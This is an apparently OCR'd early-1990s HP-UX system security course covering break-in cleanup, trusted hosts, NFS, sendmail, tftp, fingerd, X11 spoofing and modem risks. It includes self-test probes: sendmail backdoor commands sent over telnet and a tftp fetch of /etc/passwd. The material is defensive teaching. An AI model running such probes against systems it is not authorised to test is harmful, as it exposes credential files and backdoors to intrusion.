You need to document as much as possible. You will want to use everything as evidence later.

8-16. SLIDE: Network Break-in

Network Break-in

- `who` — *find out who is logged in*
- `finger`
- Network Information Center — *central database*
- ... etc.

8-16

16

Temporary Slide Copyright

Student Notes

If a user is coming in over the network, you can find out by running `who`. The host appears at the end of the line in parenthesis.

You can try `finger` to get information about the user. If `finger` does not work you could contact the Network Information Center (NIC) at Stanford Research Institute in Menlo Park, Ca.

8-17. SLIDE: Cleaning Up

Cleaning Up

The infiltrator may have:

- Changed the password on an account
- Changed permissions on files
- Created a new account
- Replaced (or modified) system executables
- Created SUID programs
- Added things to mail, news or uucp

8-17

17

Temporary Slide Copyright

Student Notes

If the hacker obtained your superuser password, or gained access to some other “privileged” account, he or she may have seriously modified your system (probably to help them get in again). It is very important that you check out your entire system after a break-in. You need to find out the extent of all the damage.

You should:

- Check your password file
- Look for “hidden” files and directories
- If you have PDFs run `pdfck` or `pdftdiff` to find problems
- Make sure that all of your startup files are “clean” (have all of your users check theirs.)
- Check `/etc/hosts.equiv`

Module 8 — Additional Topics

Check `.rhosts`

Search for `setuid` and `setgid` programs

Scan for files that are not owned by a valid user

Module 8 — Additional Topics

Module 8 — Additional Topics

8-18. SLIDE: Authorization Warning

Authorization Warning

You should post a “WARNING” in the `/etc/motd` file

8-18

18

Temporary Slide Copyright

Student Notes

Module 8 — Additional Topics

Module 9 — Communication and Network Security

Objectives

At the end of this module the student will be able to:

- Understand security issues surrounding networking.
- Describe trusted hosts.
- Describe possible problems with network services such as:
 - `sendmail`
 - `ftp`
 - `tftp`
 - `rlogin`
 - `remsh`
- Describe and use some network logging tools

9-1. SLIDE: Networks

Networks

- There are several publicly accessible networks
- The common choice between UNIX systems is the Internet

9-1

19

Temporary Slide Copyright

Student Notes

All of these networks provide:

- file transfer
- remote login
- mail
- remote command execution
- high speed communication

The services are based on Transport Control Protocol/Internet Protocol (TCP/IP). It is a specification for moving information packets around a network.

9-2. SLIDE: Network Basics

Network Basics

- Information is transmitted around the network in **packets**
- Any host can read the packet

192.0.1.1 255.255.255.0

data
source IP address destination IP address
protocol
checksum
header
payload
checksum
trailer

9-2

20

Temporary Slide Copyright

Student Notes

A packet contains the data that is to be transmitted, along with a “wrapper”. The wrapper contains the source and destination address and information about the type of packet. Each host on the network reads the packet to see if it is addressed to it.

The information in any packet is available to any host. This is the main reason that networks are not very secure. If **every** host on a network were “trusted”, then (and only then) could the network be considered secure.

Something else to consider: TCP/IP uses an Internet Packet (IP) address. Anyone who has superuser ability could modify the IP address on that system.

9-3. SLIDE: Trusted Host

Trusted Host

- If a host is "trusted", the users from that host are not checked for "authorization"
- Obviously, this is dangerous

user must have a valid shell on the host
rlogin -s user@host
ok ✓ *password*
enter ✓ *password*

9-3

21

Temporary Slide Copyright

Student Notes

You are probably aware of commands such as `rlogin`, `remsh`, `rcp`, etc. When a user executes these commands, that user is required to enter a password. With the concept of a trusted host, the user is not asked for a password; that user is "trusted" (because the user is coming from a trusted host).

This can be dangerous. Take these three systems, fred, vern and zelda. Fred trusts vern and vern trusts zelda (this means that **implicitly** fred trusts zelda!). If a user on zelda does a `rlogin` to vern, that user could then `rlogin` to fred, even if fred does not **explicitly** trust zelda. There is no way to prevent this.

9-4. SLIDE: /etc/hosts.equiv and .rhosts

/etc/hosts.equiv and .rhosts

Trusted hosts are defined in two files (on each host):

- /etc/hosts.equiv
- .rhosts

9-4

22

Temporary Slide Copyright

Student Notes

/etc/hosts.equiv provides a system-wide definition of trusted hosts. .rhosts permits users to define trusted hosts and trusted users.

/etc/hosts.equiv

A user working on one of these hosts can use `rlogin` or `remsh` without providing a password, as long as the user's name appears in the local password file.

The /etc/hosts.equiv file consists of a list of official host names, one per line, with an optional user name (to indicate a trusted hostname/username pair). If the hostname is preceded by a "-" sign, it is considered an "untrusted" host. A "+" sign in the host name or user name field is a wild card; any remote host or user will match that name. The file is searched "top down". If a line defining an "untrusted" host is found **before** a "trusted" line, the host will not be trusted.

Module 9 — Communication and Network Security

`.rhosts`

The difference between this file and `/etc/hosts.equiv` is that **any** user on the system can have an `.rhosts` file in their login directory. It is **NOT** a good idea to allow users to equivalence other hosts or users.

Module 9 — Communication and Network Security

1. The first step in the process of securing a network is to identify the assets that need to be protected. This includes identifying the data, systems, and services that are critical to the organization's operations.

9-5. SLIDE: NFS

NFS

The Network File System allows the mounting of file systems across the network

[Faint handwritten notes at the bottom of the page]

9-5

23

Temporary Slide Copyright

Student Notes

Most of the usual permissions apply when a file system is NFS mounted. However, root is no longer superuser. As a matter of fact, root becomes “nobody” (uid of -2).

The way that a local system controls remote mounting is by “exporting” file systems. This is how you make all or part of a file system available to be remotely mounted.


The `/etc/exports` file contains a list of file systems that may be exported. Each file system pathname may be followed by a list of hosts which may mount that file system. If there are no hosts listed, all hosts are assumed.

If you export file systems to the world, anyone (even on unknown hosts) can mount your file systems.

9-6. SLIDE: Secure RPC

Secure RPC

- Secure Remote Procedure Calls



9-6

24

Temporary Slide Copyright

Student Notes

Sun Microsystems has also provided Secure RPCs. They are the basis for NFS services. With a Secure RPC, the packet contains an encrypted time stamp. The ability to decrypt the time stamp authenticates the packet. It only works with secure networking enabled.

9-7. SLIDE: Improving NFS Security

Improving NFS Security

- Limit the filesystems that you export
- Limit the systems that you export to
- Use root ownership
- Use `fsirand`

9-7

25

Temporary Slide Copyright

Student Notes

Limiting Exported Filesystems

Only export those filesystems that you need to. If possible, export them “read only”.

Limiting NFS Clients

Specify which systems you wish to export your filesystems to. Do not export to any system unnecessarily.

Module 9 — Communication and Network Security

Use root Ownership

If you set ownership of the files and directories on your server to **root**, you will provide better protection. This is because the server maps **root** to “nobody” (-2), as long as you have not mapped nobody to root.

fsirand

fsirand makes it more difficult to guess a file handle. Normally a “handle” is simply a filesystem ID, an inode number and a generation number. Filesystem ids are usually small numbers, and the inode numbers for standard files are fairly well known (root - 2, lost+found - 3 ...). **fsirand** makes up a table of random numbers, then goes through the filesystem replacing each generation number with its random counterpart. It should be run on **unmounted** filesystems.

Note



You should not export the executables used by the server, like /bin, etc. This should minimize any damage that a client could do to server security.

Module 9 — Communication and Network Security

9-8. SLIDE: Other Services

Other Services

The TCP/IP network provides other services:

- `sendmail`
- `ftp`
- `tftp`
- `telnet`
- `finger`

9-8

26

Temporary Slide Copyright

Student Notes

`sendmail`

Uses Simple Mail Transfer Protocol (SMTP) to deliver mail across a network.

`ftp`

File Transfer Protocol used for copying files across the network.

`tftp`

Trivial `ftp`. A simpler version of `ftp`.

Module 9 — Communication and Network Security

telnet

Provides remote terminal emulation across the network.

finger

Allows a remote user to check information about a particular user.

Module 9 — Communication and Network Security

9-9. SLIDE: sendmail

sendmail

- `sendmail` is the most common mailer on the Internet
- `sendmail` can be used to:
 - deliver mail to individual users
 - deliver mail to mailing lists
 - automatically send mail to another system
 - append mail to files
- `sendmail` is notorious for many security breaches

9-9

27

Temporary Slide Copyright

Student Notes

`sendmail` was designed to solve the problem of delivering mail. It has to understand all kinds of address types. It is very flexible (complex) so it can handle any type of situation. It has to run as superuser and has had some problems:

Early versions allowed it to send mail to **any** file (like the password file!)

It supports a “wizard” password that will let you get a shell on the remote system without logging in.

It can be compiled in “debug” mode which allows unrestricted access to the system that it is running on.

Make sure that your `sendmail` does not have known security holes.

Testing `sendmail` ...

Module 9 — Communication and Network Security

Type the following:

```
telnet localhost smtp
```

When you are connected, key in the commands `wiz`, `debug` and `kill` one at a time. If you get back **anything** except:

```
500 Command unrecognized
```

replace your version of `sendmail` with a clean version.

The Story

Word has it that the author of `sendmail` had his superuser privileges taken away when he was nearing the end of the project. So, he created a back door, giving himself root privileges.

Most vendors have eliminated the original problems, but it can't hurt to check it out.

Module 9 — Communication and Network Security

9-10. SLIDE: ftp

ftp

- ftp provides for the transfer of files to and from hosts on the network

File Transfer Protocol
|
allows for the transfer of files between a client and a server

Student Notes

ftp requires that a user have a login and a password. Once verified, a user can ls, cd and get or send files. Normal access permissions are in effect, and they are based on who logged in.

9-11. SLIDE: Anonymous ftp

Anonymous ftp

- A way to allow unknown users to work with a restricted version of ftp

allows the user to login as anonymous
the user can only read files in the public directory

9-11

29

Temporary Slide Copyright

Student Notes

To set this up you need to create a **ftp** login. The login directory for this account becomes the root directory of the restricted anonymous ftp environment. The **ftpd** daemon uses the **chroot(2)** system call to accomplish this. You need to put three directories in this little "psuedo file system":

bin	to hold a copy of the ls command
etc	to hold a copy of the /etc/passwd file and the /etc/group file
pub	the common directory to hold files that you want to share

9-12. SLIDE: tftp

tftp

- Trivial ftp
- The “simplified” version of ftp

9-12

30

Temporary Slide Copyright

Student Notes

TFTP is used to copy files without logging in, and to download fonts or server code to X terminals. One of its main uses is to allow workstations to boot over the network. tftp really has no security. The tftpd daemon has some simple security measures built in. It is normally restricted so that it can only transfer files to or from a certain directory.

Many early versions of the tftp daemon had no restrictions. To test yours out:

```
# tftp localhost
tftp> get /etc/passwd mine
Error code 1: File not found
tftp>
```

If you do not get the above error code, you should contemplate replacing your version of tftp.

9-13. SLIDE: finger

finger

- `finger` displays information based on the comment field in the `/etc/passwd` file
- The daemon `fingerd` had one of the best known security flaws

9-13

31

Temporary Slide Copyright

Student Notes

The original code in `fingerd` had a `gets(3)` function call in it. Since `gets` does not check the number of bytes, it was possible to give it more than the program was expecting (512). If one did this, the stack in the daemon was overrun.

Code was written to cause `fingerd` to execute a shell, giving the process unrestricted access to the system.

9-14. SLIDE: X Windows

X Windows

The X Window System

- A major security hazard
- Most security features can be circumvented

9-14

32

Temporary Slide Copyright

Student Notes

Although there are a number of built in security features, you can get around most of them. To provide a little security, X uses a system called `xhost`. Each X Server has a list of hosts that it will accept connections from.

The `xhost` command will display or modify the list of systems that are “xhosted”. If a system is “xhosted”, any user on that system can connect to your X Server (and issue commands). Because of the way X was designed, this will give any user (on that system) the ability to type commands at your keyboard. It is difficult, but possible, to write an X program to take over the cursor, move it to an X terminal window and put keystrokes into the X event queue.

9-15. SLIDE: xhost Problems

xhost Problems

- X allows any client that successfully connects to the Server to have complete control over the display

9-15

33

Temporary Slide Copyright

Student Notes

A client could:

- take over the mouse
- take over the keyboard
- send keystrokes to applications
- kill windows associated with other applications

Someone could overlay your entire screen with a transparent window, copying anything that you type and push it to an appropriate sub-window (so you can't tell that you are being spoofed). Someone could gather logins and passwords this way. It doesn't matter how your `xhosts` is set, if someone can get into your system they can steal your keystrokes.

9-16. SLIDE: netstat

netstat

- You can monitor your network with `netstat(1)`



9-16

34

Temporary Slide Copyright

Student Notes

`netstat(1)` can be used to display all of the active (and pending) TCP/IP connections between your system and every other one on the network. It lets you see which systems yours is talking to. It can be valuable if you suspect that someone is breaking in to your system. It lists the host name and port number of each end of the connection. It also reports the number of bytes in both the transmit and receive queues.

If you use the `-a` option, `netstat` will display a list of all the TCP and UDP sockets that applications are listening to and a list of all of the ports that users and applications can use to enter your system from the network.

An example of `netstat` output:

Active Internet connections

Module 9 — Communication and Network Security

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	(state)
tcp	0	0	hpsfecip.mayfield.hp.com.login	hpsfec3.mayfield.hp.com.1023	ESTABLISHED
tcp	0	0	hpsfecip.mayfield.hp.com.login	hpsfec3.mayfield.hp.com.1022	ESTABLISHED
tcp	0	0	hpsfecip.mayfield.hp.com.1379	hpsfecbm.mayfield.hp.com.6000	ESTABLISHED
tcp	0	0	hpsfecip.mayfield.hp.com.1377	hpsfecbm.mayfield.hp.com.6000	ESTABLISHED
tcp	0	0	hpsfecip.mayfield.hp.com.1023	hpsfecbm.mayfield.hp.com.1022	ESTABLISHED
tcp	0	0	hpsfecip.mayfield.hp.com.shell	hpsfecbm.mayfield.hp.com.1023	CLOSE_WAIT

Active UNIX domain sockets

Address	Type	Recv-Q	Send-Q	Inode	Conn	Refs	Nextref	Addr
4006f380	stream	0	0	0	400c5040	0	0	
/usr/spool/sockets/X11/0								
40059380	stream	0	0	1ae75b0	0	0	0	
/usr/spool/sockets/X11/0								
4005f380	stream	0	0	0	400797c0	0	0	
400e0880	stream	0	0	1ae4a36	0	0	0	
/usr/spool/sockets/grmd								
4004c600	stream	0	0	0	40064c40	0	0	
4006f800	stream	0	0	0	40013540	0	0	
/usr/spool/sockets/grmd								
400bac00	stream	0	0	0	400133c0	0	0	
/usr/spool/sockets/X11/0								
400bc100	stream	0	0	0	40079680	0	0	
4007c400	stream	0	0	0	40079380	0	0	
/usr/spool/sockets/X11/0								
400cb180	stream	0	0	0	400c5500	0	0	

Module 9 — Communication and Network Security

An example of netstat -a output:

```
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         (state)
tcp      0      0 hpsfecip.mayfield.hp.com.1548
                                           hpwdsea.mayfield.hp.com.domain
                                           TIME_WAIT
tcp      0      0 *.6000                  *.*                     LISTEN
tcp      0      0 hpsfecip.mayfield.hp.com.login
                                           hpsfec3.mayfield.hp.com.1023
                                           ESTABLISHED
tcp      0      0 hpsfecip.mayfield.hp.com.login
                                           hpsfec3.mayfield.hp.com.1022
                                           ESTABLISHED
tcp      0      0 *.smtp                  *.*                     LISTEN
tcp      0      0 hpsfecip.mayfield.hp.com.1379
                                           hpsfecbm.mayfield.hp.com.6000
                                           ESTABLISHED
tcp      0      0 hpsfecip.mayfield.hp.com.1377
                                           hpsfecbm.mayfield.hp.com.6000
                                           ESTABLISHED
tcp      0      0 hpsfecip.mayfield.hp.com.1023
                                           hpsfecbm.mayfield.hp.com.1022
                                           ESTABLISHED
tcp      0      0 hpsfecip.mayfield.hp.com.shell
                                           hpsfecbm.mayfield.hp.com.1023
                                           CLOSE_WAIT
tcp      0      0 *.spc                   *.*                     LISTEN
tcp      0      0 *.chargen               *.*                     LISTEN
tcp      0      0 *.discard               *.*                     LISTEN
tcp      0      0 *.echo                  *.*                     LISTEN
tcp      0      0 *.time                  *.*                     LISTEN
tcp      0      0 *.daytime               *.*                     LISTEN
tcp      0      0 *.lanmgrx               *.*                     LISTEN
tcp      0      0 *.exec                  *.*                     LISTEN
tcp      0      0 *.shell                 *.*                     LISTEN
tcp      0      0 *.login                 *.*                     LISTEN
tcp      0      0 *.telnet                *.*                     LISTEN
tcp      0      0 *.ftp                   *.*                     LISTEN
tcp      0      0 *.984                   *.*                     LISTEN
tcp      0      0 *.981                   *.*                     LISTEN
tcp      0      0 *.976                   *.*                     LISTEN
tcp      0      0 *.972                   *.*                     LISTEN
tcp      0      0 *.971                   *.*                     LISTEN
tcp      0      0 *.portmap               *.*                     LISTEN
tcp      0      0 *.rlb                   *.*                     LISTEN
udp      0      0 *.177                   *.*
udp      0      0 *.2429                  *.*
udp      0      0 *.snmp                  *.*
udp      0      0 *.chargen               *.*
```

Module 9 — Communication and Network Security

```

udp      0      0 *.discard      *.*
udp      0      0 *.echo         *.*
udp      0      0 *.time         *.*
udp      0      0 *.daytime      *.*
udp      0      0 *.tftp         *.*
udp      0      0 *.987          *.*
udp      0      0 *.986          *.*
udp      0      0 *.2422         *.*
udp      0      0 *.2421         *.*
udp      0      0 *.2420         *.*
udp      0      0 *.969          *.*
udp      0      0 *.portmap      *.*
udp      0      0 *.syslog       *.*
udp      0      0 *.1020         *.*
udp      0      0 *.1021         *.*
udp      0      0 *.1022         *.*
udp      0      0 *.1023         *.*
pxp      0      0 *.1541         *.*

```

```

pxp      0      0 *.1024         *.*

```

Active UNIX domain sockets

Address	Type	Recv-Q	Send-Q	Inode	Conn	Refs	Nextref	Addr
4006f380	stream	0	0	0	400c5040	0	0	
/usr/spool/sockets/X11/0								
40059380	stream	0	0	1ae75b0	0	0	0	
/usr/spool/sockets/X11/0								
4005f380	stream	0	0	0	400797c0	0	0	
400e0880	stream	0	0	1ae4a36	0	0	0	
/usr/spool/sockets/grmd								
4004c600	stream	0	0	0	40064c40	0	0	
4006f800	stream	0	0	0	40013540	0	0	
/usr/spool/sockets/grmd								
400bac00	stream	0	0	0	400133c0	0	0	
/usr/spool/sockets/X11/0								
400bc100	stream	0	0	0	40079680	0	0	
4007c400	stream	0	0	0	40079380	0	0	
/usr/spool/sockets/X11/0								
400cb180	stream	0	0	0	400c5500	0	0	

Module 9 — Communication and Network Security

9-17. SLIDE: /etc/inetd.conf

/etc/inetd.conf

- The configuration file for `inetd`
- `inetd` reads its information from this file

*Configuration file for the Internet Daemon (inetd).
It contains information about the services that
are available on the system.*

*Configuration file for the Internet Daemon (inetd).
It contains information about the services that
are available on the system.*

9-17

35

Temporary Slide Copyright

Student Notes

Each line in the file is treated as a comment or as configuration information for a given service. Configuration lines contain seven or nine fields, depending on the service specified in the the first field.

Each field contains the following fields:

- service name
- socket type
- protocol
- wait/nowait
- user
- server program

Module 9 — Communication and Network Security

- program number (RPC services only)(NFS)
- version number (RPC services only)(NFS)
- server program arguments

inetd provides several “trivial” services internally by use of built-in routines (see `inetd(1M)` for a list of these services).

An example of `inetd.conf`:

```
##
#
# @(#) $Header: inetd.conf,v 16.5 90/07/19 16:37:12 jmc Exp $
#
# Inetd reads its configuration information from this file upon execution
# and at some later time if it is reconfigured.
# The number of entries in this file must not exceed _NFILE - 10.  _NFILE
# is defined in <stdio.h>.
#
# A line in the configuration file has the following fields separated by
# tabs and/or spaces:
#
#      service name           as in /etc/services
#      socket type            either "stream" or "dgram"
#      protocol                as in /etc/protocols
#      wait/nowait             only applies to datagram sockets, stream
#                               sockets should specify nowait
#      user                    name of user as whom the server should run
#      server program          absolute pathname for the server inetd will
#                               execute
#      server program args.    arguments server program uses as they normally
#                               are starting with argv[0] which is the name of
#                               the server.
#
# See the inetd.conf(4) manual page for more information.
##

##
#
#      ARPA/Berkeley services
#
##
ftp      stream tcp nowait root /etc/ftpd      ftpd -l
telnet   stream tcp nowait root /etc/telnetd  telnetd
tftp     dgram  udp wait  root /etc/tftpd   tftpd
#bootps  dgram  udp wait  root /etc/bootpd   bootpd
#finger  stream tcp nowait bin /etc/fingerd  fingerd
login    stream tcp nowait root /etc/rlogind rlogind
shell    stream tcp nowait root /etc/remshd  remshd
exec     stream tcp nowait root /etc/rexecd  rexecd
```


Module 9 — Communication and Network Security

```
##
#
#   Other HP-UX network services
#
##
lanmgrx.osB  stream tcp nowait root /usr/lib/lm/lmssess.osB  lmssess.osB
printer      stream tcp nowait root /usr/lib/rlpdaemon  rlpdaemon -i

##
#
#   inetd internal services
#
##
daytime      stream tcp nowait root internal
daytime      dgram  udp  nowait root internal
time         stream tcp nowait root internal
time         dgram  udp  nowait root internal
echo         stream tcp nowait root internal
echo         dgram  udp  nowait root internal
discard      stream tcp nowait root internal
discard      dgram  udp  nowait root internal
chargen      stream tcp nowait root internal
chargen      dgram  udp  nowait root internal

##
#
#   rpc services, registered by inetd with portmap
#   Do not uncomment these unless your system is running portmap!
#
##
#rpc stream tcp  nowait  root  /usr/etc/rpc.rexd      100017  1    rpc.rexd
#rpc dgram  udp   wait   root  /usr/etc/rpc.rstatd    100001  1-3  rpc.rstatd
#rpc dgram  udp   wait   root  /usr/etc/rpc.rusersd   100002  1-2  rpc.rusersd
#rpc dgram  udp   wait   root  /usr/etc/rpc.mountd    100005  1    rpc.mountd -e
#rpc dgram  udp   wait   root  /usr/etc/rpc.rwalld    100008  1    rpc.rwalld
#rpc dgram  udp   wait   root  /usr/etc/rpc.rquotad   100011  1    rpc.rquotad
#rpc dgram  udp   wait   root  /usr/etc/rpc.sprayd    100012  1    rpc.sprayd
spc          stream tcp  nowait  root  /usr/softbench/bin/softspcd
/usr/softbench/bin/softspcd
```

9-18. SLIDE: /usr/adm/inetd.sec

/usr/adm/inetd.sec

- inetd.sec is an optional security file for inetd

denied
access

9-18

36

Temporary Slide Copyright

Student Notes

When inetd accepts a connection from a remote system, it checks the address of the host requesting the service against the list of hosts allowed or denied to use the specific service. The inetd.sec file allows the system administrator to specify how many remote users can simultaneously start remote services in the local system and which hosts (or networks in general) are allowed to use the system remotely. This file constitutes an extra layer of security in addition to the normal checks done by the services. It precedes the security of the servers; that is, a server will not be started by the internet daemon unless the host requesting the service is a valid host according to inetd.sec.

An example of /usr/adm/inetd.sec:

```
# @(#) $Header: inetd.sec,v 16.1 90/01/15 18:25:59 jmc Exp $
#
# Usually the first line of data in the file contains the
```

Module 9 — Communication and Network Security

```
# number of remote services that can be started simultaneously.
# It is not necessary to define MAXNUM. If this line is
# not present MAXNUM is defined as 1000.
# The format of that line is:
#
# MAXNUM      number
#
# where MAXNUM is a keyword and "number" is the maximum
# number of simultaneous remote services allowed.
#
# The other lines in the file contain a service name, permission field and
# the Internet addresses or names of the hosts and/or networks
# allowed to use that service in the local machine.
# The form for each entry in this file is:
#
# <service name>  <allow/deny>  <host/network addresses, host/network names>
#
# For example:
#
# login          allow      10.3-5 192.34.56.5 ahost anetwork
#
# The above entry allows the following hosts to attempt to access your system
# using rlogin:
#       hosts in subnets 3 through 5 in network 10,
#       the host with Internet Address of 192.34.56.5,
#       the host by the name of "ahost",
#       all the hosts in the network "anetwork"
#
# mountd        deny       192.23.4.3
#
# The mountd entry denies host 192.23.4.3 access to the NFS rpc.mountd
# server.
#
# Hosts and network names must be official names, not aliases.
# See the inetd.sec(4) manual page for more information.
MAXNUM 200
login          allow      15.24.184.*
remsh          deny
ftp           allow      15.24.184-190.*
ninstall      allow      15.*
```

Module 9 — Communication and Network Security

9-19. SLIDE: /etc/services

/etc/services

- /etc/services is the service name data base
- The file associates official service names and aliases with the port number and protocol the services use

Handwritten note: /etc/services is the service name data base

9-19

37

Temporary Slide Copyright

Student Notes

For each service a single line is present with:

- official service name
- portnumber/protocol name

An example of /etc/services:

```
# @(#) $Header: services,v 16.3 90/11/26 15:37:41 jmc Exp $
#
# This file associates official service names and aliases with
# the port number and protocol the services use.
#
# Some of the services represented below are not supported on HP-UX.
```

Module 9 — Communication and Network Security

```
# They are provided solely as a reference.
#
# The form for each entry is:
# <official service name> <port number/protocol name> <aliases>
#
# See the services(4) manual page for more information.
# Note: The entries cannot be preceded by a blank space.
#
echo          7/tcp          # Echo
echo          7/udp          #
discard       9/tcp    sink null  # Discard
discard       9/udp    sink null  #
sysstat       11/tcp    users      # Active Users
daytime       13/tcp          # Daytime
daytime       13/udp          #
qotd          17/tcp    quote      # Quote of the Day
chargen       19/tcp    ttytst source # Character Generator
chargen       19/udp    ttytst source #
ftp-data      20/tcp          # File Transfer Protocol (Data)
ftp           21/tcp          # File Transfer Protocol (Control)
telnet        23/tcp          # Virtual Terminal Protocol
smtp          25/tcp          # Simple Mail Transfer Protocol
time          37/tcp    timeserver # Time
time          37/udp    timeserver #
rtp           39/udp    resource    # Resource Location Protocol
whois         43/tcp    nicname     # Who Is
domain        53/tcp    nameserver  # Domain Name Service
domain        53/udp    nameserver  #
bootps        67/udp          # Bootstrap Protocol Server
bootpc        68/udp          # Bootstrap Protocol Client
tftp          69/udp          # Trivial File Transfer Protocol
finger        79/tcp          # Finger
supdup        95/tcp          #
hostnames     101/tcp    hostname   # NIC Host Name Server
pop           109/tcp    postoffice # Post Office Protocol - Version 2
portmap       111/tcp    sunrpc     # SUN Remote Procedure Call
portmap       111/udp    sunrpc     #
auth          113/tcp    authentication # Authentication Service
sftp          115/tcp          # Simple File Transfer Protocol
uucp-path     117/tcp          # UUCP Path Service
nntp          119/tcp    readnews untp # Network News Transfer Protocol
ntp           123/udp          # Network Time Protocol
netbios_ns    137/tcp          # NetBIOS Name Service
netbios_ns    137/udp          #
netbios_dgm   138/tcp          # NetBIOS Datagram Service
netbios_dgm   138/udp          #
netbios_ssn   139/tcp          # NetBIOS Session Service
netbios_ssn   139/udp          #
bftp          152/tcp          # Background File Transfer Protocol
snmp          161/udp    snmpd      # Simple Network Management Protocol Agent
```

Module 9 — Communication and Network Security

```

snmp-trap    162/udp  trapd          # Simple Network Management Protocol Traps

#
# UNIX services
#
biff         512/udp  comsat          # mail notification
exec         512/tcp                # remote execution, passwd required
login        513/tcp                # remote login
who          513/udp  whod            # remote who and uptime
shell        514/tcp  cmd             # remote command, no passwd used
syslog       514/udp                # remote system logging
printer      515/tcp  spooler         # remote print spooling
talk         517/udp                # conversation
ntalk        518/udp                # new talk, conversation
route        520/udp  router routed   # routing information protocol
timed        525/udp  timeserver      # remote clock synchronization

#
# Other HP-UX services
#
lansrm       570/udp                # SRM/UX Server
DAServer     987/tcp                # SQL distributed access
rlb          1260/tcp               # remote loopback diagnostic
nft          1536/tcp               # NS network file transfer
nfsd         2049/udp               # NFS remote file system
netdist      2106/tcp               # update(1m) network distribution service
ninstall     2150/tcp               # ninstall network distribution service
rfa          4672/tcp               # NS remote file access
lanmgrx.osB  5696/tcp               # LAN Manager/X for B.00.00 OfficeShare
hcserver     5710/tcp               # HP Cooperative Services
grmd         5999/tcp               # graphics resource manager
spc          6111/tcp               # sub-process control
iasqlsvr     7489/tcp               # Information Access

#
# Kerberos (Project Athena/MIT) services
#
klogin       543/tcp                # Kerberos rlogin -kfall
kshell       544/tcp  krcmd         # Kerberos remote shell -kfall
ekshell      545/tcp  krcmd         # Kerberos encrypted remote shell -kfall
kerberos     750/udp  kdc            # Kerberos (server) udp -kfall
kerberos     750/tcp  kdc            # Kerberos (server) tcp -kfall
krbupdate    760/tcp  kreg           # Kerberos registration -kfall
kpasswd      761/tcp  kpwd           # Kerberos "passwd" -kfall
eklogin      2105/tcp                # Kerberos encrypted rlogin -kfall

# The X10_LI server for each display listens on ports 5800 + display number.
# The X10_MI server for each display listens on ports 5900 + display number.
# The X11 server for each display listens on ports 6000 + display number.
# Do not associate other services with these ports.

```

Module 9 — Communication and Network Security

Refer to the X documentation for details.

tbroker 1844/tcp
tbroker 1844/udp

Module 9 — Communication and Network Security

9-20. SLIDE: /etc/syslogd

/etc/syslogd

- syslogd logs system messages

9-20

38

Temporary Slide Copyright

Student Notes

syslogd reads and logs messages into a set of files described by the configuration file `/etc/syslog.conf`. Each message is one line. A message can contain a priority code. Priorities are defined in

```
“<syslog.h”
```

. syslogd reads from an internet domain socket specified in `/etc/services` or from the named pipe `/dev/log`.

Here is an example of `/etc/syslog.conf`:

```
# @(#) $Revision: 66.1 $  
#  
# syslogd configuration file.
```

Module 9 — Communication and Network Security

```
#
# See syslogd(1M) for information about the format of this file.
#
mail.debug          /usr/spool/mqueue/syslog
*.info,mail.none    /usr/adm/syslog
*.alert             /dev/console
*.alert             root
*.emerg             *
```

Module 9 — Communication and Network Security

Module 9 — Communication and Network Security

Module 10 — Modems

Objectives

At the end of this module the students will be able to:

- Understand security concerns regarding modems.
- Describe physical modem protection.
- Describe the use of modems on HP-UX.
- Describe security measures for modems.



Module 10 — Modems

10-1. SLIDE: Modems and Security

Modems and Security

- Modems provide a link from your system to the world
- They can be used to gain unauthorized access to your system
- If they are programmable modems they can be used to "spoof" users

H5001 10-1

120

© 1992 Hewlett-Packard Company

Student Notes

The first thing you need to do is protect the phone numbers of your modems. They should not be disclosed to anyone other than those who need to know. The more the numbers are known, the better the chances for a break-in. These numbers can be disclosed by someone else or accidentally (or purposefully) dialed. Therefore, keeping them private is not a solution in itself.

10-2. SLIDE: Phone Lines

Phone Lines

- Most systems have one phone line per modem
- Most often these modems can receive and generate calls
- This is a potential risk

Student Notes

It is an economical solution to have a modem call and answer. This could be a risk, especially if dialback is in place. A dialback (or callback) setup is where a user calls the system and is forced to enter a username and a password. The system then disconnects and calls back a preset number. This will prevent a hacker from getting the system to connect to his or her modem.

Many PBX systems do not disconnect a call from an outside line until that line is "hung up". A hacker can keep the line open after the system hangs up on them. If they hold the line open until the modem opens the line to dial back, they can spoof a modem into thinking it got a dial tone (possibly with a recording). You can also spoof a modem into thinking it has made a connection on its attempt to dial back.

Module 10 — Modems

Two Lines

One way to foil these kinds of attacks is to have two modems, one dial-in and one dial-out. You need the help of your local telephone company. Have them install the lines so that:

1. You can't dial out on the incoming lines
2. The outgoing lines do not have telephone numbers

10-3. SLIDE: Physical Protection

Physical Protection

- Protect physical access to the phone line
- Do not allow call forwarding
- Consider leasing
- Disallow third-party billing

H5001 10-3

122

© 1992 Hewlett-Packard Company

Student Notes

Be sure that your phone line is physically secure. Keep junction boxes locked, etc. Anyone can attach a modem to a phone line and intercept calls. Attacker's can spoof for logins and passwords with this technique. They might just "listen" on the line, grabbing everything that goes in both directions.

An attacker can transfer any incoming calls to anywhere else, if call forwarding is allowed. They could spoof your system with another system (one that "looks" like yours) and gather lognames and passwords from your users.

If your modem usage is to a single location, you might want to consider leasing a line. It cannot be used to receive or place calls. They cost more but the security is better. They will probably have higher speed than that of regular lines.

Do not allow third-party billing. This way, nobody can bill their calls to your line.

10-4. SLIDE: Added Modem Security

Added Modem Security

- Callback setups
- Password modems
- Encrypting modems
- ANI setup

H5001 10-4

123

© 1992 Hewlett-Packard Company

Student Notes

Callback Setups

We have already discussed this option.

Password Modems

Password Modems require a user to enter a password before it will connect to the system. Usually, these modems can store up to ten passwords. The security, as far as the passwords are concerned, has the same drawbacks as any other kind of passwording.

Module 10 — Modems

Encrypting Modems

These must be used in pairs. They encrypt all information sent and received over the lines. Due to the encrypting, these offer a high degree of security. This makes it difficult to do any kind of wiretapping.

ANI Setups

